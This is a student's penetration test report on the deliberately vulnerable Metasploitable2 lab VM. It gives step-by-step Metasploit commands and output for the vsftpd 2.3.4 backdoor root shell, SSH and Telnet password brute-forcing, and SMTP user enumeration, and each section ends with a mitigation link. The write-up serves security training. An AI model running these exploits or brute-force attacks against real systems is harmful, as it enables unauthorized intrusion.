



# PENETRATION TEST REPORT

PENTESTER – CHAITHANYA M

ISE, Undergrad student

At Nitte meenakshi institute of technology

[Chaithanyam241@gmail.com](mailto:Chaithanyam241@gmail.com)

## TABLE OF CONTENTS

Executive Summary .....	01
Severity Scale .....	02
Methodology .....	03
Detailed Findings .....	04
Reconnaissance .....	04
Vulnerability Assessment .....	05
Exploitation .....	06
Port 21 .....	06
Port 22 .....	08
Port 23 .....	09
Port 25 .....	11
Port 80 .....	11
Port 445 .....	14
Port 513 .....	15
Port 139 .....	16
Port 5900 .....	17
Port 1524 .....	18
Port 8180 .....	19
Port 1099 .....	22
Port 6667 .....	23
Port 5432 .....	24
Port 3306 .....	26
Conclusion.....	27
References .....	27

## EXECUTIVE SUMMARY

A susceptible virtual computer called Metasploitable was created especially for penetration testing and security testing. Security experts may investigate different vulnerabilities in a safe setting, which aids in their comprehension of exploitation strategies and how to counter them. The platform is commonly used alongside the Metasploit Framework, a widely utilized tool for developing and testing exploits.

One of the primary features of Metasploitable is the wide range of deliberately insecure services it hosts, such as FTP, Telnet, and SSH. These services often have default or weak credentials, making them prime targets for brute-force attacks. Additionally, many of the services are misconfigured, such as MySQL and Samba, which increases the ease with which they can be exploited.

The web applications on Metasploitable, such as Damn Vulnerable Web Application (DVWA), contain common web-based vulnerabilities like SQL injection and Cross-Site Scripting (XSS). These flaws provide hands-on experience in exploiting server-side and client-side weaknesses, allowing testers to practice how attackers might manipulate databases or hijack user sessions.

Remote code execution (RCE) vulnerabilities are another major feature in Metasploitable. Services like vsftpd and RPC Bind have well-known vulnerabilities that allow attackers to execute arbitrary code on the system. Once attackers gain access, they can further exploit privilege escalation vulnerabilities to gain root access, demonstrating the full attack chain from entry to system control.

Practicing on Metasploitable highlights the importance of several security measures. Key among them are proper patch management, the use of strong authentication mechanisms, and encryption of communications. For example, replacing Telnet with SSH and enforcing strong password policies significantly reduce the attack surface.

In conclusion, Metasploitable provides an excellent opportunity for both offensive and defensive cyber security practitioners to sharpen their skills. By exploring common vulnerabilities and exploitation methods in this testbed, security professionals can better understand real-world threats and how to apply protective measures to their environments.

## SEVERITY SCALE

It is useful to categorize vulnerabilities based on their severity to prioritize remediation efforts. A common scale used is the **Common Vulnerability Scoring System (CVSS)**, which ranks vulnerabilities on a scale from 0 to 10. Here's a simplified severity scale:

### 1. Critical (9.0 – 10.0)

- **Impact:** These vulnerabilities allow attackers to take full control of a system with minimal effort, often without needing any authentication. The result is usually complete compromise of the system, including privilege escalation to root or admin access.
- **Priority:** Must be addressed immediately to prevent exploitation

### 2. High (7.0 – 8.9)

- **Impact:** These vulnerabilities allow attackers to gain unauthorized access, manipulate data, or cause significant system disruption, but may require some user interaction or knowledge of specific system configurations.
- **Priority:** High-priority fixes should be implemented as soon as possible, especially if the vulnerability is exposed to the internet.

### 3. Medium (4.0 – 6.9)

- **Impact:** These vulnerabilities often require some degree of privilege or additional exploitation to be fully leveraged but can still lead to significant information leakage or system compromise if combined with other vulnerabilities.
- **Priority:** These should be addressed in a reasonable timeframe, especially if multiple medium vulnerabilities exist that could be chained together in an attack.

### 4. Low (0.1 – 3.9)

- **Impact:** The direct risk to the system is limited, but these vulnerabilities may provide attackers with useful information that can aid in other, more severe attacks.
- **Priority:** These are typically low-priority but should still be monitored and addressed to reduce the overall attack surface.

## METHODOLOGY



**1. Reconnaissance:** This is the initial phase where the pen tester gathers information about the target system or network. It involves two types of reconnaissance:

- **Passive Reconnaissance:** Gathering publicly available information without interacting directly with the target.
- **Active Reconnaissance:** Actively interacting with the target system to gather more detailed information.

**2. Vulnerability Assessment:** In this phase, pen testers actively probe the target to gather more in-depth information about the system's structure, services, and possible vulnerabilities. This phase helps identify open ports, active services, and their configurations.

**3. Exploitation:** After identifying vulnerabilities, the pen tester attempts to exploit them to gain access to the target system. This step simulates how an attacker would breach the network and move further into the system.

**4. Reporting:** After completing the test, the pen tester analyses the findings and compiles a report. This report is one of the most critical deliverables of a penetration test and should clearly explain the vulnerabilities discovered, how they were exploited, and the potential impact if they were left unpatched.

**5. Remediation:** After the report is delivered, the client addresses the discovered vulnerabilities by applying patches, changing configurations, or implementing additional security controls.

## DETAILED FINDINGS:

TARGET NAME - Metasploitable

TARGET IP ADDRESS – 192.168.1.118

TYPE - Virtual Machine

### Reconnaissance:

**What Web** is a web application fingerprinting tool that identifies technologies used by websites, such as web servers, frameworks, programming languages, and content management systems. It works by sending requests to a target web application and analysing the responses to extract metadata and signatures.

\$ whatweb http://192.168.1.118

```
[mrhacker㉿kali)-[~]
└─$ whatweb http://192.168.1.118
http://192.168.1.118 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.1.118], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

**Red Hawk** is an open-source web reconnaissance and vulnerability scanning tool designed for penetration testing. It automates the process of gathering information about a target, including domain details, subdomains, and potential vulnerabilities in web applications.

\$ php rhawk.php

```
[+] Scanning Begins ...
[i] Scanning Site: http://192.168.1.118
[S] Scan Type : BASIC SCAN

[iINFO] Site Title: Metasploitable2 - Linux
[iINFO] IP address: 192.168.1.118
[iINFO] Web Server: Apache/2.2.8 (Ubuntu) DAV/2
[iINFO] CMS: Could Not Detect
[iINFO] Cloudflare: Not Detected
[iINFO] Robots File: Could NOT Find robots.txt!
```

## VULNERABILITY ASSESSMENT:

The goal of the vulnerability assessment is to confirm the existence of a vulnerability that an attacker could exploit. I have employed Nmap and the metasploitable console to search for any security flaws based on open port services.

**\$nmap 192.168.1.118**

```
└─(mrhacker㉿kali)-[~/Desktop/RED_HAWK]
$ nmap 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 10:41 IST
Nmap scan report for 192.168.1.118
Host is up (0.0022s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

**\$sudo nmap -sV 192.168.1.118**

```
└─(mrhacker㉿kali)-[~/Desktop/RED_HAWK]
$ sudo nmap -sV 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 10:41 IST
Nmap scan report for 192.168.1.118
Host is up (0.0022s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STATE:
|   FTP server status:
|     Connected to 10.0.2.15.
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfc:e1:c0:5f:6a:74:d6:98:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:72:ba:ae:61:b1:24:3d:e8:f3 (RSA)
|_23/tcp   open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLV2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2024-01-03T16:17:26+00:00; +is from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9@:d90:6c8f:2f73:7a4f:383b:2540:8828
| SHA-1: ed09@:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache Httpd 2.2.8 ((Ubuntu) DAV/2)
| http-title: Metasploitable Linux
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

## Penetration test on Metasploitable

```
kaliuser@kali: ~
File Actions Edit View Help
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:05:48
|   source ident: nmap
|   source host: C29CBC04.EB72D3BE.7B559A54.IP
|   error: Closing Link: xydrlibua[10.0.2.15] (Quit: xydrlibua)
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2024-01-03T11:17:17+05:00
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Names:
| METASPLOITABLE<00>  Flags: <unique><active>
| METASPLOITABLE<03>  Flags: <unique><active>
| METASPLOITABLE<20>  Flags: <unique><active>
| \x01\x02_MSBRWSE_\x02<01>  Flags: <group><active>
| WORKGROUP<00>  Flags: <group><active>
| WORKGROUP<1d>  Flags: <unique><active>
| WORKGROUP<1e>  Flags: <group><active>
|_ smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.00s elapsed
Initiating NSE at 21:47
```

## EXPLOITATION:

### FTP EXPLOITATION (PORT NUMBER 21):

#### Severity – MEDIUM

FTP makes file uploading and downloading possible and offers a user-friendly method of managing and sharing data. It is running vsftpd 2.3.4 version.

**\$msfconsole**

**>search vsftpd 2.3.4**

**>use 0**

**>set rhosts 192.168.1.118**

**>run**

## Penetration test on Metasploitable

```
msf6 > search vsftpd 2.3.4
Matching Modules
#  Name                                     Disclosure Date   Rank      Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03     excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
    Name: VSFTPD v2.3.4 Backdoor Command Execution
    Module: exploit/unix/ftp/vsftpd_234_backdoor
    Platform: Unix
    Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
    Rank: Excellent
    Disclosed: 2011-07-03
    Provided by:
        hdm <x@hdm.io>
        MC <mcm@metasploit.com>
    Available targets:
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21        yes        The target port (TCP)
Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
Exploit target:
Id  Name
--  --
0   Automatic
```

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.118:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.
```

```
File Actions Edit View Help
[*] 192.168.1.118:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.
[*] 192.168.1.118:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.118:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.224:33763 → 192.168.1.118:6200) at 2024-05-18 12:05:53 +0530
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

## Penetration test on Metasploitable

Here I gained access to the root. The commands I can try are whoami, ls etc. I found the directories existed in root user by exploiting the file transfer protocol

**MITIGATION:** [Preventing exploitation of your FTP server - IBM Documentation](#)

## SSH EXPLOITATION (PORT NUMBER 22)

**Severity:** Medium

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

> **use auxiliary/scanner/ssh/ssh\_login**

> **set rhost 192.168.1.118**

> **set verbose true**

> **set user\_file /home/mrhacker/Pentest/user-metasploitable2.txt**

> **set pass\_file /home/mrhacker/Pentest/password-metasploitable2.txt**

> **set stop\_on\_success true**

> **run**

> **sessions -i 1**


```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes        Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no         Try blank passwords for all users
BRAUTEFORCE_SPEED 5           yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS   false        no         Try each user/password couple stored in the current database
DB_ALL_PASS      false        no         Add all passwords in the current database to the list
DB_ALL_USERS     false        no         Add all users in the current database to the list
DB_SKIP_EXISTING none       no         Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD         no          no         A specific password to authenticate with
PASS_FILE        no          no         File containing passwords, one per line
RHOSTS          yes       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT          22          yes       The target port
STOP_ON_SUCCESS  false       yes        Stop guessing when a credential works for a host
THREADS          1           yes       The number of concurrent threads (max one per host)
USERNAME         no          no         A specific username to authenticate as
USERPASS_FILE    no          no         File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false       no         Try the username as the password for all users
USER_FILE        no          no         File containing usernames, one per line
VERBOSE          false       yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.118
rhost => 192.168.1.118
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
```

## Penetration test on Metasploitable




The screenshot shows a terminal window titled "msf6 auxiliary(scanner/ssh/ssh\_login) >". The command "set rhost 192.168.1.118" has been entered. The output shows a brute-force attack on port 22, attempting various credentials. It lists numerous failed attempts (e.g., "Failed: 'root:qwerty'", "Failed: 'root:1234'", etc.) and one successful attempt: "Success: 'msfadmin:msfadmin'". The successful session details are displayed at the bottom.

```
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.118
rhost => 192.168.1.118
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/mrhacker/Pentest/user-metasploitable2.txt
user_file => /home/mrhacker/Pentest/user-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/mrhacker/Pentest/password-metasploitable2.txt
pass_file => /home/mrhacker/Pentest/password-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.118:22 - Starting bruteforce
[-] 192.168.1.118:22 - Failed: 'root:qwerty'
[*] No active DB -- Credential data will not be saved!
[-] 192.168.1.118:22 - Failed: 'root:1234'
[-] 192.168.1.118:22 - Failed: 'root:admin'
[-] 192.168.1.118:22 - Failed: 'root:msfadmin'
[-] 192.168.1.118:22 - Failed: 'root:23123'
[-] 192.168.1.118:22 - Failed: 'root:2345678'
[-] 192.168.1.118:22 - Failed: 'admin:qwerty'
[-] 192.168.1.118:22 - Failed: 'admin:1234'
[-] 192.168.1.118:22 - Failed: 'admin:admin'
[-] 192.168.1.118:22 - Failed: 'admin:msfadmin'
[-] 192.168.1.118:22 - Failed: 'admin:123123'
[-] 192.168.1.118:22 - Failed: 'admin:12345678'
[-] 192.168.1.118:22 - Failed: 'msfadmin:qwerty'
[-] 192.168.1.118:22 - Failed: 'msfadmin:1234'
[-] 192.168.1.118:22 - Failed: 'msfadmin:admin'
[*] 192.168.1.118:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20
```



The screenshot shows a terminal window titled "msf6 auxiliary(scanner/ssh/ssh\_login) > sessions -i 1". The command "sessions -i 1" has been entered, starting an interaction with session 1. The session details show the user "msfadmin" and the password "msfadmin".

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
```

Here we got username as “msfadmin” and password as”msfadmin”. Now we can use sessions to gain msfadmin access.

**MITIGATION:**<https://www.ibm.com/docs/en/aspera-fasp-proxy/1.4?topic=appendices-securin...>

## TELNET EXPLOITATION (PORT NUMBER 23)

23/tcp open telnet Linux telnetd : The Telnet service on port 23 in Metasploitable is considered a high severity vulnerability due to its insecure nature, transmitting data (including credentials) in plain text. This allows attackers to easily intercept and gain unauthorized access to the system.

**Severity:** High

> **use auxiliary/scanner/telnet/telnet\_login**

> **set rhost 192.168.1.118**

> **set user\_file /home/mrhacker/Pentest/user-metasploitable2.txt**

> **set pass\_file /home/mrhacker/Pentest/password-metasploitable2.txt**

## Penetration test on Metasploitable

```
> set stop_on_success true
```

```
> run
```

```
File Actions Edit View Help
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS   false        no        Try each user/password couple stored in the current database
DB_ALL_PASS      false        no        Add all passwords in the current database to the list
DB_ALL_USERS     false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no           no        A specific password to authenticate with
PASS_FILE        no           no        File containing passwords, one per line
RHOSTS          yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23          yes      The target port (TCP)
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads (max one per host)
USERNAME         no           no        A specific username to authenticate as
USERPASS_FILE    no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        no        Try the username as the password for all users
USER_FILE        no           no        File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.1.118
```

```
File Actions Edit View Help
msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.1.118
rhost => 192.168.1.118
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/mrhacker/Pentest/user-metasploitable2.txt
user_file => /home/mrhacker/Pentest/user-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/mrhacker/Pentest/password-metasploitable2.txt
pass_file => /home/mrhacker/Pentest/password-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.1.118:23 - No active DB -- Credential data will not be saved!
[!] 192.168.1.118:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: root:1234 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: root:admin (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: root:123123 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:admin (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[!] 192.168.1.118:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.1.118:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.118:23 - Attempting to start session 192.168.1.118:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.224:36671 -> 192.168.1.118:23) at 2024-05-21 19:51:05 +0530
[*] 192.168.1.118:23 - Scanned 1 of 1 hosts (100% complete)
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$ ls
ls
vulnerable
```

Here we logged in to msfadmin. We can get all the files present in that user.

**MITIGATION:** <https://www.ibm.com/docs/en/i/7.4?topic=security-preventing-telnet-access>

### SMTP EXPLOITATION (PORT NUMBER 25)

25/tcp open smtp Postfix smtpd: SMTP is a server-to-server protocol and keeps a local database of users to which it must send and receive emails.

**Severity:** Medium.

```
> use auxiliary/scanner/smtp/smtp_enum
```

```
> set RHOSTS 192.168.1.118
```

```
> run
```

```
File Actions Edit View Help
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting  Required  Description
RHOSTS    192.168.1.118    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT     25                yes       The target port (TCP)
THREADS   1                 yes       The number of concurrent threads (max one per host)
UNIXONLY  true              yes       Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlist/s_unix_users.txt  yes       The file that contains a list of probable users accounts.

Module payload: windows/meterpreter/reverse_tcp
Module encoder: generic/none
Module post: post/windows/manage/privilege_escalation

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.118
RHOSTS => 192.168.1.118
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.118:25 - 192.168.1.118:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.1.118:25 - 192.168.1.118:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.118:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Here we found all the user names, further we can try to exploit using this username. We can try brute force attack to find passwords of this username, and we can gain the access to system.

**MITIGATION:** <https://www.ibm.com/docs/en/i/7.4?topic=access-preventing-smtp-ports>

### HTTP EXPLOITATION (PORT NUMBER 80)

**Severity – HIGH**

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2): The default port for HTTP services, or web pages, is 80. It is a well-known and often utilised port worldwide. By default, port 80 is used for HTTP connections if no port has been allocated. You may access the World Wide Web (WWW) with it. This port allows a user to connect to websites that are accessible over the internet. It indicates that this port is used for unencoded data transfer between the user's browser and the server. TCP (Transfer Control Protocol), a protocol used for data transfer, is related to this port.

## Penetration test on Metasploitable


First searching for php version:

> use auxiliary/scanner/http/http\_version

> set RHOSTS 192.168.1.118

> run

```
File Actions Edit View Help
[+] msf6 - metasploit v6.3.43-dev
+--[+] 2376 exploits - 1232 auxiliary - 416 post
+--[+] 1391 payloads - 46 encoders - 11 nops
+--[+] 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > run
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.1.118:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
